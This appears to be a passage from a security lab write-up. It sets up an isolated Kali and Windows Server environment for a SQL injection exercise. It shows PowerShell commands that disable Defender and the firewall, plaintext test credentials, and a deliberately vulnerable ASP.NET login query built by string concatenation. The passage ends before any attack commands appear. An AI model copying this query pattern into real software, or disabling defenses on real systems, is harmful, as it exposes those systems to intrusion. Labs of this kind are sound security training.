SQL Injection: sqlmap & Parameterized Queries

Overview
This lab simulates a full SQL injection attack chain against a real ASP.NET web application running on IIS with a Microsoft SQL Server backend — then switches to blue team to implement proper defenses. The vulnerable app is deployed intentionally to demonstrate classic SQLi, and then patched using parameterized queries.
Environment:
- Kali Linux (Attacker):
192.168.0.101 - Windows Server 2022 (Victim/Server):
192.168.0.102 - Stack: IIS + ASP.NET 4.8 + SQL Server Express (SQLEXPRESS) + SSMS
All activity was performed inside an isolated Host-Only VM environment.
Task 1: Environment Setup & Connectivity
Disabled Windows Defender and Firewall on the Windows Server before starting:
1
2
3
Set-MpPreference -DisableRealtimeMonitoring $true
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
Get-NetFirewallProfile | Format-Table Name, Enabled
Verified bidirectional connectivity:
1
2
# Kali
ping -c 4 192.168.0.102
1
2
# Windows
ping 192.168.0.101
 Kali pinging Windows Server — connectivity confirmed
 Windows Server pinging Kali — Defender and firewall disabled
Task 2: Install IIS and ASP.NET
On Windows Server, installed the web stack via Server Manager:
- Web Server (IIS)
- ASP.NET 4.8
- .NET Framework 4.8 Features
- ISAPI Extensions and ISAPI Filters
Verified by browsing to http://localhost — the default IIS page appeared.
 IIS default page — web server running
 IIS + ASP.NET roles confirmed in Server Manager
Task 3: SQL Server Setup
Installed SQL Server Express and SSMS, then:
- Connected to
localhost\SQLEXPRESSusing SQL Server Authentication - Created database
SecureDB - Created login
webuser/StrongPassw0rd!mapped to SecureDB withdb_owner - Created and populated the
Userstable:
1
2
3
4
5
6
7
8
9
10
11
12
13
USE SecureDB;
GO

CREATE TABLE Users (
    Id INT PRIMARY KEY IDENTITY(1,1),
    Username VARCHAR(50),
    Password VARCHAR(50)
);

INSERT INTO Users (Username, Password) VALUES
('admin', 'admin123'),
('user1', 'pass1'),
('user2', 'pass2');
Enable “SQL Server and Windows Authentication mode” in server properties if
webuserlogin fails, then restart the SQLEXPRESS service.
 SSMS connected — SecureDB created
 Users table populated with test credentials
 webuser mapped to SecureDB with db_owner role
Task 4: Deploying the Vulnerable ASP.NET App
Created C:\inetpub\wwwroot\VulnerableApp\Login.aspx — a deliberately vulnerable login page that concatenates user input directly into a SQL query with no sanitization:
1
2
// VULNERABLE — never do this in production
string query = "SELECT * FROM Users WHERE Username='" + username + "' AND Password='" + password + "'";
Added the app in IIS Manager → Default Web Site → Add Application (Alias: VulnerableApp).
Browsed to http://localhost/VulnerableApp/Login.aspx and tested:
 Vulnerable login form live on IIS
